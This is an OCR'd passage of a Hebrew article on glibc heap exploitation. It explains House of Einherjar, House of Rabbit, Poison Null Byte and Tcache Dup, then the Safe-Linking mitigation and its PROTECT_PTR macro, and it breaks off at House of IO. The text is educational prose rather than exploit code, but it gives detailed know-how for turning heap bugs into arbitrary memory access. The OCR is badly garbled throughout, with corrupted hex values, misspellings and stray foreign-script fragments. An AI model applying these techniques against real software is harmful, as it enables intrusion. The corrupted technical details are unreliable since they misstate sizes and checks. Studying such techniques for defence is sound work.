
טכניקה זו הוצאה במקור בטכניקה מסווג גלישה של null-byte יחיד, אך זה לא היישום הכי ריאלי שלו. היא מניחה שהגלאישה יכולה לאפס את בית ה-PREV_INUSE של victim chunk תוך כדי שליטה בשדה prev_size שלו. שדה ה-prev_size של victim מואכלס בצורה כזו שכasher ה-victim משוחרר, הוא אוחז אחריות עם skip chunk מזויף הנמצא על heap או במקום אחר. במקרה זה, הקצאות שרירותיות יכולות להיעשות מתוך chunk המזויף ואלו יכולות לשמש כדי לקרוא או לכתוב מידע רגיסטר.



[אייר 20: House of Einherjar, באישור היוצרים, HeapLAB Heap Exploitation Bible, Max Kamper]

שימושים נוספים

ניתן גם לבצע איחוד עם free chunks לגיטימיים הנמצאים ב-heap, ובכך ליצור חפיפה בין CD'י chunks לבנות primitive חזק יותר:



[איור 21: HeapLAB Heap Exploitation Bible, Max Kamper, מתוך House of Einherjar באישור היעזר]

מגבלות

בגרסת 2.26 של glibc הוצגה בדיקה של size של chunk לעומת prev_size הדורשת מהמעצב להכין שדה גודל מתאים עבור ה-chunk המזוייף שלו.

(Shimizu Yutaro - “Shift-Crops” from TokyoWesterns) House of Rabbit

סקירה כללית

השגת primitive הדומה לזה של House of Force ע”י קישור של chunk מזוייף אל תוך ה-largebin הכי גדול והגדרת שדה הגודל שלו לערך גדול מאוד. השם של טכניקה זו נבחר כך משום שהוא ”מקפיצים“ את chunk בין bins שונים לצורך השגת המטרה.

פרטים

מינוף של באג ב-heap כדי לקשר chunk מזוייף אל תוך chunk המזוייף כולל שני שדות גודל: אחד שייך לchunk המזוייף עצמו והאחר שייך לזה של chunk העוקב. יחד עם זאת, שדה הגודל של chunk העוקב ממוקם 10x0 בתים לפני שדה הגודל של chunk המזוייף.

הchunk המזוייף מקיף את מרחב הזיכרון הווירטואלי עם שדה גודל 0xffffffffffffffffffff (אחרי הפעלת ה-mask לאיפוס הדגלים, זה שווה ערך לגודל של 16-) והגודל של chunk העוקב יאותחל ל-11-0x11 (זהו דרישת-הרגל/הسطح הקטן ביותר של זיכרון chunk מזוייף) בעוד שהוא מקיים את בדיקות next-size על fastbin (גודלו של chunk העוקב) ובכך להימנע מניסיונות לאיחוד.



[איור 22 HeapLAB Heap Exploitation Bible, Max Kamper מתוך House of Rabbit, באישור היוצר]

אחד מה-chunk המזוייף מקשר אל תוך ה-largebin, הוא יאחד אל תוך ה-unsortedbin במסגרת malloc_consolidate(). אנחנו לא יכולים (לא רוצים) להפעיל את malloc_free() כדי ליזום chunk המזוייף ימויין - מה שיגרום ל-abort () להיקרא כאשר תיכשל בבדיקה השפיות על הגודל.

במקום זאת, אנו נגרום לchunk המזוייף להיות ממויין ע”י שחרור של chunk שגודלו מעבר ל-FASTBIN_CONSOLIDATION_THRESHOLD (כברירת מחדל), ניתן להשיג זאת ע”י שחרור של chunk normal/non-large שגובל ב-top chunk משום ש-int_free() מתחשב בכל השטח המאוחד בגודל chunk שנקראה עבורה.

נסנה את גודל chunk המזוייף כדי שהוא יוכל להתמין אל תוך ה-largebin הגדל ביותר (בקוד מופיע malloc[126][bin]), מחפש רק ב-bin זה עבור בקשות גדולות מאוד. על מנת להתאים ל-bin זה, ה-chunk המזוייף חייב להיות בעל גודל של לפחות 0x800001. נמיין את chunk המזוייף אל תוך bin[126][bin] ע”י בקשה גודל יותר.

אם משתנה `the-arena` של `system_mem` קטן מ-`0x80000` (ואכן כך יהיה עבור מצבם בירית מחדל כאשר `the-heap` לא הורחב), ידרש מאיתנו להגדיל בצורה מלאכותית את `system_mem` ע"י בקשת `large` `chunk` תחילה, שחררו ולבסוף לבקש אותו שוב.

כעת, לאחר שה-`chunk` המזוייף קשור אל תוך ה-`largebin` הגדל ביותר, זה בטוח לשנות את גודלו בחרזה ל-`1-0xfffffffffffff`. שימו לב שערך כזה גדול של גודל עשוי לא להתאים כאשר ננסה (נרצה) לדרוס משתנים על המחסנית עקב כך שגודל ה-`chunk` המזוייף עשוי להיות גדול מ-`system_mem`-`av`-`unsortedbin`. לאחר ההקצתה. דבר שכזה יכול את בדיקת השפויות על הגדל במהלך הקצאות עוקבות מה-



[Image 23: The path traveled by the forged chunk between bins. House of Rabbit, Max Kamper, House of Froce, Chapter 2.26. Credits to the author.]


וכך השגנו פרימיטיב דומה לזה של House of Froce שבא לידי ביטוי בכך שמענה לבקשת גודלה יכול להיעשות מתוך ה-`chunk` המזוייף שמתפרש (spans) על פני המרווח בין ה-`chunk` המזוייף לזכרון המטרה.

שימושים נוספים

דרך חלופית במקום שימוש ב-`large chunk` מזוייף המקיף את מרחב הזיכרון הווירטואלי במהלך הקישור הראשון אל תוך ה-`fsatbin` היא להשתמש ב-`fast chunk` מזוייף עם `fencepost chunks` עם בסיסו. זה דורש שזיכרון נוסף יהיה בשליטהינו אך עוקף את בדיקות השפויות על הגדל שבתוך (`malloc_consolidate()`, `malloc`, נכון לגרסה 2.27 .glibc).

מגבילות

הבדיקה של `size` לעומת `prev_size` הוצגה לראשונה ב-2.26 ומשמעותה שהמעצב חייב לאכלס ידנית את שדה `prev_size` של ה-`chunk` המזוייף `fencepost`.



(Chris Evans, Project Zero @Google 2014) Poision Null Byte

[shrink_free_hole_alloc_overlap_consolidate_backward.c]

סקירה כללית

מינוף באג גליישה של null-byte ייחד לצורך יצירת chunks חופפים מבל' צורך בעיצוב שדה prev_size מזוייף.

פרטים

טכנית זו מתמקדת בגלישה של null-byte ייחד בתרכיש מציאותי של סיום מחוזת (כתייה '0') במקומות לא נכון. בתרכישים מציאותיים שכאלו, לא סביר שנוכל לספק שדה prev_size מזוייף מאחר שסביר מאוד שה-word quadword שלפני שדה ה-giant chunk העוקב מחזיק מחוזת שקשה להפוך אותה לערך הגיוני של שדה prev_size מבל' להשתמש ב-null bytes (הרי ברגע שנעשה זאת, בהתאם להתנהגות פונקציית `libc` שקרוואת מחוזות, מבחינתן שם הן מפסיקות לקרוא. זהו גם אחד מהאתגרים בכתיבת shellcodes).


הgliisha חייבת להיות מכוננת אל free chunk עם שדה גודל של 0x110 או גדול יותר, כאשר זה קורה הבית הנמור ביוטר של שדה ה-giant (לשים לב ל-little endian) מאופס, כך שמנקודת המבט של malloc נאבד משם גודל של 0x10 בתים או יותר. כאשר ה-target chunk מוקצה שוב, שדה ה-prev_size העוקב לא יעודכן. ניתן לנצל זאת כך:

נבקש 4 chunks, נקרא להם A עד D: chunk A נועד כדי לבצע גליישה אל תור chunk B שהינו בגודל 0x110 או גדול מכך. chunk C יהיה בגודל נורמלי (לא מתאים לגודל של fastbin). chunk D בשימוש כדי להימנע מאיחוד עם ה-target chunk, זה לא הכרחי אך עוזר להפוך את תרגול הטכניקה לברור יותר. נחרר את chunk B אל תור ה-fastbin unsorted של ה-arena שלו ומבצע את הגליישה אל תור chunk B שדיברנו עליו שתאפשר את `LSByte` שלו.

כעת נבקש שני chunks שיוקצו בשטח ש-B השאיר אחריו לאחר שחרורו (הוא יופצל), במטרה ליצור שני chunks שנקרו לאם B1, B2. B1 חייב להיות בגודל normal (גודל מזה של fastbin). נחרר את B1 ולאחר מכן את C. Chunk C יאוחד אחוריית עם B1 כך שתוצר האיחוד יחפוף את B2 (יכיל אותו בתוכו) בغالל שדה prev_size שלו לא עודן מאז ש-B שוחרר. לבסוף נבקש זיכרון שיוגש מה-target chunk ל-B2 שעדין מוקצה (שם נמצא ה-target data).

מגבילות

בגרסאות glibc ≥ 2.26 לעמוד בתנאי הבדיקה של size לעומת prev_size במאקרו/פונקציית `remaindering`.
אשר chunk B מוצא מן ה-fastbin unsorted בתהליך `unlink`.



בגרסאות 2.29 glibc הבדיקה של size לעומת prev_size לפניה פונק' `unlink` תיכשל כאשר C chunk ≥ 2.29 משוחרר כי שדה הגודל של `B1` לא נכון (הගילישה שנינה אותה) ואין לנו איך לשנות אותו.

(Max Kamper - "CptGibbon", 2019) House of Corrosion

טכנית זו תיסקר בפרטם הבא בנושא. כמו כן היא Toscar במהדורה השלישי של סדרת הקורסים HeapLAB glibc Linux Heap exploitation. לעיונכם, מצורפות הפניות למקורות רלוונטיים בסוף המסמך.

Tcache Dup

סקירה כללית


מינוף של באג מסווג שחרור כפול כדי לגרום ל-`malloc` להחזיר את אותו chunk פעמיים, מבל' לשחרר אותו בין לבין. טכנית זו מושגת בכך ע"י השחתת metadata של tcache chunk כדי לקשר chunk מזויף אל תוך `tcachebin`. את ה-`chunk` המזויף זהה יוכל להקצות, ולאחר מכן, בהתאם לפונקציונליות התוכנית, יוכל לקרוא מ/לכתוב אל מקום שרירותי בזיכרון.

פרטים

טכנית זו פועלה בסגנון דומה לזה של מתקפת `Fastbin Dup`, ההבדל העיקרי טמון בכך שבגרסאות glibc לפני 2.29 אין הגנה מפני שחרור-כפול ב-`tcache`. טכנית `dup` נותרת פרימיטיב עצמתי משום שאין בדיקת שלמות על שדה הגודל בעת הקצאות מתוך `htcachebin` (!`htcachebin` מתרגם מטריה לשפר את הביצועים של התוכנית), מה שמאפשר לנוビיטר קלות לחփוף chunk מזויף עם כל כתובות בזיכרון.

שימושים נוספים

בגרסה 2.29 של glibc התווספה בדיקה לתפיסה שחרור-כפול ב-`tcache`: כאשר chunk מקשר אל תוך ה-`tcache`, הכתובת של `htcachebin` של thread של `tcache` שרש נכתבת אל תוך תא שבד"כ שומר למצבי `htcachebin`, תא זה מתויג מאותו רגע כשדה בשם "key" (מפתח מזהה של כתובות מבנה ה-`chunk` משוחרר, תא זה מתויג מאותו רגע כשדה בשם "key" (מפתח מזהה של כתובות מבנה ה-`tcache` שנמצא בתחילת ה-`htcachebin`).



בஹמישר נראה שהחל מגרסתה 2.34 במקום כתובת נשמר ערך אקראי בשדה ה-key). כאשר chunks משוחררים - שדה המפתח שלהם נבדק. במידה והוא תואם לכתובת של החובב, tcachebin, יבוצע חיפוש בולולאה בתוך ה-chunk הרלוונטי אחר ה-chunk המשוחררים. אם ה-chunk מתברר כ"נמצא כבר" (מתבצעת השוואת כתובות, ולא של מפתחות) בתוך ה-tcache אז הפונקציית abort () נקראת.

ניתן לעקוב בדיקה זו ע"י הצפה (למלא עד הסוף) של ה-tcachebin המועד כדי שלאחר מכן יוכל לשחרר victim chunk ישירות אל תוך fastbin זהה. לאחר מכן יוכל לרוקן את ה-chunk (necessar לבעז הקצאות ברצף מספר פעמים שהינו גודל ה-tcache, לדוגמה 7), ואז נשחרר את ה-victim פעם שנייה (קיים ל-chunk). בעת, ה-victim chunk יוקצה מתוך ה-tcachebin, ובנקודות זמן זו (בהתבהה למשל שהתוכנית מאפשרת לכתוב ל-user data מיד לאחר ההקצתה שלו) המעצב יכול לשנות את שדה ה-fd שלו מבחןת ה-fastbin (תזכורת: יש העתק של ה-chunk ב-fastbin!). והרי לאן נרצה לגרום לו להציבו? אל chunk מזויף שנרצה לכתוב לתוכו, לדוגמה: זהה המכיל את אחד מה-hooks).

כאשר נקצתה את ה-kv victim chunk מתוך ה-fastbin בו הוא נמצא, תתרחש פעולה מיוחדת - כל שאר ה-chunks שנשתרו מתוך ה-fastbin יועברו אל ה-tcache התואם (תהליך ה-kdump), ובמקרה שבו זה כולל את ה-chunk המזויף. תהליך dumping לא כולל בדיקה לזריהו שחרור-כפוף (כלומר ניתן ליצור מצב בו chunk נמצא יותר מפעם אחת ב-chunk). שימו לב שה-fd של ה-chunk המזויף חייב להיות פה כדי שזה יצליח (כדי שתהליך ה-kdump לא ייגור ניסיון לקרוא מכתובת שאין לנו גישה אליה ונקריס את התוכנית)

מכיוון שה-tcache עצמה שוכן בתוך ה-heap (בתחילה), ניתן להשחית אותו לאחר שהשגנו זליגת מיידע של כתובת מקום ידוע על ה-heap (heap leak).

בקורס המוזכר בתחילת המאמר, היוצר שלו בחר להציג את ה-tcache בשלב מאוחר יחסית (פרק 2) וטוען שההכנסת מנגנון זה ל-glibc הוא השלכות שליליות מבחינת האבטחה שלה (כלומר זה הופך את תהליך האקספלוטציה לפחות יותר)

(TSU) Tcache Stashing Unlink

טכניקה זו (המצירה את dump (Tcache dump) וngezrootie (TSU+ TSU++)) תוסבנה בפרסום הבא בנושא.

מצורפות הפניות למקורות רלוונטיים בסוף המסמך לשימושכם.

(, Eyal Itkin2020) Safe-Linking 2.32 glibc והכנתן מגננון

מגננון האבטחה "Safe-Linking" (לא התקון שהוכנס בשנת 2005 לגרסה 2.3.6 של glibc בשם "Safe-Linking" כדי להגן על ה-`bins` שעובדים עם רשימות דו-כיוניות) נועד להגן על רשימות מקשורות חד-צדדיות של `malloc` מפני שיבוש (tampering) מצד תוקף. הוא הוכנס ל-`glibc` (Linux) מzd Tcache וולספראיה מקבילה לתchromה ה-`Embedded` בשם NG-`Clib`. לפניו שהוכנס המגננון - השחתה של רשימות חד-כיוניות (כמו זו של ה-`bins` Fastbins ו-`Tcache`) אפשרה לתוכף להציג פרימיטיב מסווג הקצאה שרירותית, כמו למשל הקצאה קטנה של כתובת שרירותית בזיכרון בשליטת התוקף (מקום אליו הוא יכול לכתוב מידע לפני הקצאה).

על פי [הפרסום המקורי](#) מהבלוג Check Point research מאת יוצר המגננון, אייל איטקין, שהוביל [להכנתה](#) הגנה זו ועליו מתבסס חלק זה: קישור-בטוח עוזה שימוש באקראיות של מגננון ה-ASLR, שנעשה בו שימוש רחב במרבית מערכות הפעלה המודרניות, כדי "לחחותם" על מצביעי הרשימה. כאשר משלבים אותה עם בדיקת היישור של ה-`chunk`, הטכניקה החדשה מגנה על המצביעים מפני נסיבות השתלטות על המצביעים (hijacking).

פתרון זה נועד להגן בפני שלוש מתקפות הנמצאות בשימוש תמיד ב-`Exploits` באותה תקופה:

1. דרישת חלקית של מצביע: שינוי הבטים הנומכים של מצביע (Little Endian)
2. דרישת מלאה של מצביע: השתלטוט על מצביע לכתובת שרירותית.
3. Chunks לא מיושרים: הצבעה מתוך הרשימה (יצירת קישור אל) כתובת לא מיושרת (כמו שעשינו [למשל ב-`Fastbin dup attack`](#))


מידול האיום

لتוקף יש את היכולות הבאות:

- גלישת חוץץ לינארית (רצפה) מבוקרת מסווג overflow / underflow על גבי חוץץ ב-`heap`
- כתיבה לכתובת שרירותית יחסית לחוץץ ב-`heap`

חשוב לשים לב שהתוקף הנ"ל לא יודע את מקום ה-`heap`, וזהו כי כתובת הבסיס של ה-`heap` נבחרת אקראיית ייחד עם כתובת הבסיס של אזור ה-`mmap` (`mmap_base`) ע"י מגננון ה-ASLR

הפתרון שהוצע נועד להעלות את רמת המאמץ שתידרש מתקוף כדי שיצילח לפתח exploit מבוסס `heap`. מרגע שהגנה הופעלה, התוקף חייב שתהייה לו יכולת נוספת מהצורה של זליגת כתובת `heap` / כתובת מצביע (תיכף נבון למה). תרחיש לדוגמה עבור הגנה שכזו הוא בינהי תלוי-מקום (נטען שלא ASLR). האמת היא שיש הבדל בין PIE ו-ASLR מבחינת האזוריים המשופעים בזיכרון) הסובל מבאג גלישת חוץץ ב-`heap` כאשר מבוצע ניתוח של קלט המשמש. (אותו מקרה שהוצג בפרסום מחקר קודם לכך).



עד אותה עת, תוקף היה מסוגל לנצל מטרות שכאלו מוביל שיזדקק להזלה של כתובת-m-heap, ועם שליטה מינימלית על ה-chunks המוקצים שלו ע"י הסתמכות על כתובות קבועות בלבד ביבנאר. ניתן לחסום ניסיונות ניצול שכאלו ולמנוף את מגנון-h-ASLR כדי להשיג אקרראיות במהלך ניתוב חדש של הקצאות זיכרון אל כתובות בקבצים הבינארים שמהווים מטרות פגיעות.

ההגנה

במוכנות לינוקס, ה-heap מקבל כתובת טעונה אקראית דרך mmap_base ע"פ הלוגיקה הבאה (כל הנראה מדובר ב-aesuicode, לא האלחתי לאתר שורה שכזו בקוד המקור של glibc)

```
random_base = ((1 << rndbits) - 1) << PAGE_SHIFT) <---- ASLR Formula  
rndbits - כבירית מבדל בין 8 במערכות לינוקס 32 ביט, ו-28 במערכות 64 ביט.)
```

נסמן את הכתובת שבה יושב מצביע של רשימה מקוشرת חד-כיוונית ב-L. נגדיר את ה-Mask הבא שהוא בעצם זהה ימינה של הכתובת L כמספר ביטי ההיסט (מייקם מילה בתוך דף) שלא מושפעים מ-ASLR:

```
Mask := (L >> PAGE_SHIFT)
```

על פי נוסחת ה-ASLR הנ"ל, פעולות הרזזה ממוקמת את הביט האקראי הראשון (מיימין) מתוך כתובת הדיזרין בדיקם הביט הנמוך ביותר של ה-mask (או במילים פשוטות - ביט מס' 0, ה-LSbit)

מה שmobiel אותנו לסכימת ההגנה הבאה: נסמן את המצביע (המקור), שהולך להיות מקוושר אל תור) של הרשימה המקוشرת החד-כיוית ב-P. הסכימה נראה כך (פסאדו-קוד שיורגם בסוף לקוד C):

```
PROTECT(P) := Mask XOR (P) = (L >> PAGE_SHIFT) XOR (P)  
*L = PROTECT(P)
```

כלומר: במקום שתישמר ברשימה (ב-fd) כתובת המצביע המקורי, נשמר את תוצאה ה-XOR בין לבן המסכה האקראית שחוושבה.

בפורמט קוד C כפי שמופיע בקוד המקור בגרסת 2.34:

```
/* Safe-Linking:  
Use randomness from ASLR (mmap_base) to protect single-linked lists  
of Fast-Bins and TCache. That is, mask the "next" pointers of the  
lists' chunks, and also perform allocation alignment checks on them.  
This mechanism reduces the risk of pointer hijacking, as was done with  
Safe-Unlinking in the double-linked lists of Small-Bins.  
It assumes a minimum page size of 4096 bytes (12 bits). Systems with  
larger pages provide less entropy, although the pointer mangling  
still works. */  
  
#define PROTECT_PTR(pos, ptr, type) \\\n((type)((size_t)pos) >> PAGE_SHIFT) ^ ((size_t)ptr))  
  
#define REVEAL_PTR(ptr) PROTECT_PTR(&ptr, ptr)
```

כאשר pos הוא כמו L, PAGE_SHIFT הוא 12 עבור סיבית 64 ביט (כלומר גודל דף הוא $4KB = 2^{12}Bytes$), מה שאומר גם ש-3 הבתים הגבויים של התוצאה לא מושפעים מ-ASLR ורק חמשת הבתים הנמוכים כן, וptr הוא המצביע המקורי מתוך הרשימה המקורית החד כיוונית (P).

פעולות הגלוי ("ההופכית" להגנה) עשויה שימוש בתוכונה פועלות XOR: $C = B \Leftrightarrow A \wedge B = C$ כאשר ptr = L. הסיבה שצריך אותה היא כדי שהbins יכולים להתנהג כמו לפני תיקון כMOV (LAGSH ל-L&ptr). במקרה זה, הביטים האקראיים של הכתובת L משפיעים על הביטים הנמוכים של הבא ברשימה וכו'). בדומה זו, הביטים האקראיים של הכתובת P יושפעים על הביטים הנמוכים של המצביע המקורי המאובטח, כפי שניתן לראות בדוגמה שבאיור הבא:

$$\begin{aligned} P &:= 0x0000BA\textcolor{red}{9876543}210 \\ L &:= 0x0000BA\textcolor{red}{9876543}180 \end{aligned}$$


$$\begin{array}{rcl} P &= & 0x0000BA\textcolor{red}{9876543}210 \\ \oplus && \oplus \\ L & \gg > 12 & 0x0000000BA\textcolor{red}{9876543} \\ \hline P' &:= P \oplus (L \gg 12) & = 0x0000BA\textcolor{red}{93DFD35753} \end{array}$$

[Safe-Linking: Eliminating a 20 year-old malloc() exploit primitive (From Check Point research blog)]

הסביר לאירן: המצביע המקורי (המאובטח) מכוסה בבייטים אקראיים (מושגים באדום, השאר ידועים) שכבת הגנה זו מונעת מתוקף (או לפחות הפחות אמורה) לעשות שינויים במצבו ללא ידע מקדים על הביטים האדומים האקראיים (בייטי ה-ASLR). בזמן שהתקוף לא יכול להשתלט על המצביע, גם אנחנו נהייה מוגבלים מושם שאנו לא יכולים לבדוק האם התרחש שינוי של המצביע. וכך נכנסת בדיקה נוספת: כל ה-blocks המוקצים על heap מיושרים להיסט קבוע ידוע שהוא BD"כ 8 בתים במערכות 32 ביט, ו- 16 בתים במערכות 64. אם נזדמנות שכל מצביע, לאחר שנפעיל עליו את reveal (גלו/חשיפה של P המקורי), יהיה מישר בהתאם אז יתווסף לנו שתי שכבות הגנה חשובות:

- תוקפים חייבים לנחש נכון ביטי היישור.
- תוקפים לא יכולים לגרום ל-blocks ל hatchet לכתובות זיכרון לא מיושרות.

במכוונות 64 ביט, הגנה הסטטיסטית גורמת לניטzion התקפה להיכשל 15 מתוך 16 פעמים (לא צורף הסבר). אם נחזור לאיור הקודם, נראה שהערך של המצביע המקורי מסתאים ב-nibble 0x3, פירוש הדבר שתוקף חייב להשתמש בערך 0x3 בගליה שלו, כי אחרת הוא ישחית את הערך ויכסיל את בדיקת היישור.



אפילו כשלעצמה, בדיקת ישור זו מונעת שימוש ב-primitives ידועים לצרכי אקספלוטציה כמו [זה](#) שגורם לקשר ה-`malloc` אל ה-`fastbin_hook` לצורך השגת יכולת הרצת קוד.

בדיקות חוזרת של מודל האיומ

בדיקות הישור מקטינה את משטח התקיפה ודורשת ש-`chunk` ב-`tcache` או ב-`fastbin` יהיה חייב להציב על כתובות זיכרון מיושרת. זה חוסם באופן מגוון שיטות אקספלוטציה שהוזכרו קודם לכן.

בדיקן כמו במנגנון `Safe-Unlink` (שפועל על הרשימות הקשורות הדו-כיווניות), הגנה זו נשענת על הבדיקה שהתווך לא יודיע איך נראים מצביעי `heap` לגיטימיים.

במקרה של רשימות הקשורות דו-כיווניות, תוקף המסוגל לזייף מבנה זיכרון וידע כיצד נראה מצביע `heap` תקין, יכול לזייף גם זוג מצביעי `K/BK` או `FD` תקנים שאמנים לא יתנו לו יכולת כתיבה לכתובות שרירותית, אך יאפשרו לו לקשר `chunk` הנמצא בכתובות בשליטתו.


במקרה של רשימות הקשורות חד-כיווניות, לתוקף שאין ברשותו זליגת כתובות מצביע, לא יוכל לשולط באופן מלא על מצביע שנדרס עקב שכבת ההגנה שמסתמכת על האקריאות הנרכשת מפעולות ה-ASLR שפותחה כאן. הקבוע `PAGE_SHIFT` ממקם את הביטים האקראיים החל מהביט הנמוך ביותר של המצביע ששומרם. כאשר משלבים אותה עם בדיקת היישור, הסתברותית, מנעו מן התוקף לשנות אפילו רק את הביט/`bit` התחתון (Little endian) של המצביע המאוחש ב-`data` של הרשימה הקשורות חד-כיוונית

סיכום

באוטו פרטום, נכתב כהערה סיכום: הגנת `Safe-Linking` איננה פתרון קסם שיעזר את כל נסיבות ניצול החולשות כנגדימושי `heap` מודרניים. יחד עם זאת, זה צעד נוסף בכיוון הנכון. ע"י הכרחת התוקף להציג בחולשת הזליגת מצביע לפני שהוא יכול להתחל את מתקפה מבוססת `heap`, המגנים מעלים בהדרגה את הרף שיצטרכו להתמודד איתו התוקפים.

הגנה זו מהווה אחד מההישגים המשמעותיים ביותר מבחינת אפקטיביות שמומשה ב-`glibc` לאחרונה. זמן מה לאחר מכן, באופן לא מפתיע, חוקרים גילו שניתן לעוקף הגנה זו מבליל להזדקק להזלת כתובות מה-`Heap`!. נתאר ונדגים זאת בטכניקות הבאות במסמך. [לשבר את ההגנה [במצב בו יש לנו leak heap](#) [נחשב לעניין פשוט יחסית](#)]

חשוב לציין שלא כל חולשה הניתנת לניצול בקוד של `glibc` לצרכים זדוניים אשר מדוחת בהכרח טוביל לתיקון הממצאים מיידית/בכלל (אפילו אם מוצע לה תיקון). התהילה רטור (כראוי לפרוייקט כה מרכיב וחווב) בבירוקרטיה הנופלת לעיתים על מוצאת החולשה במקרה של תיקון מספר רב של שורות קוד. יכול להיות שרק מספר מצומצם של [מתוחזקים](#) אחראי להכנסת המיטיגציות לקוד (שים לב לטבלת המיטיגציות שבמסמך זה). מה שאומרים שניתן למצוא חורי אבטחה בדיוחים/הצעות ישנות המופיעות באתר [הפרויקט](#) או [במערכת למעקב אחריאגים](#) שלו (אם יודעים מה ואיך לחפש, אפשר גם לנסות



להגיע למקומות כאלה דרך גוגל או מנועי חיפוש אחרים. באופן היפותטי, יתכן שישנם גופים מסוימים שיעדיפו לבצע את החיפושים האלה בראשות בצורה אונומית, ובמקרה של אלו שלא יכולים להרשות לעצם את הסיכון שאחרים ידעו שהם או מישוה אונומי אחר בעלי עניין בוקטור תקיפה כהה או אחר, אולי יעדיפו לאייר את החולשות בעצםם, ומן הסתם גם לא לוודח עליהם (עליהם)

לסיום, זהה ההזדמנויות טוביה להגיאד כמה מיילים טובות על אייל איטקין. אייל נחשב לאחד מחוקרי אבטחת המידע הבולטים בארץ ומחוץ לה, בין השאר תרם למגזין זה מספר רב של מאמרם על מחקריו ומדריכים. אייל פרסם לפני מספר חודשים שהוא מחליף עיסוק וועבר להתמקד בعالم התכונות. נאחל לו בהצלחה בדרכו החדשה.

House of IO: Remastered (2020, Jayden Rivers("Awaraau") & Eyal Itkin)

סקירה כללית

השחתת metadata של מבנה ניהול tcache (של main arena) שמוצבע מתוך chunks ששוררו ו קישורו אל תוך ה-tcache.

פרטים

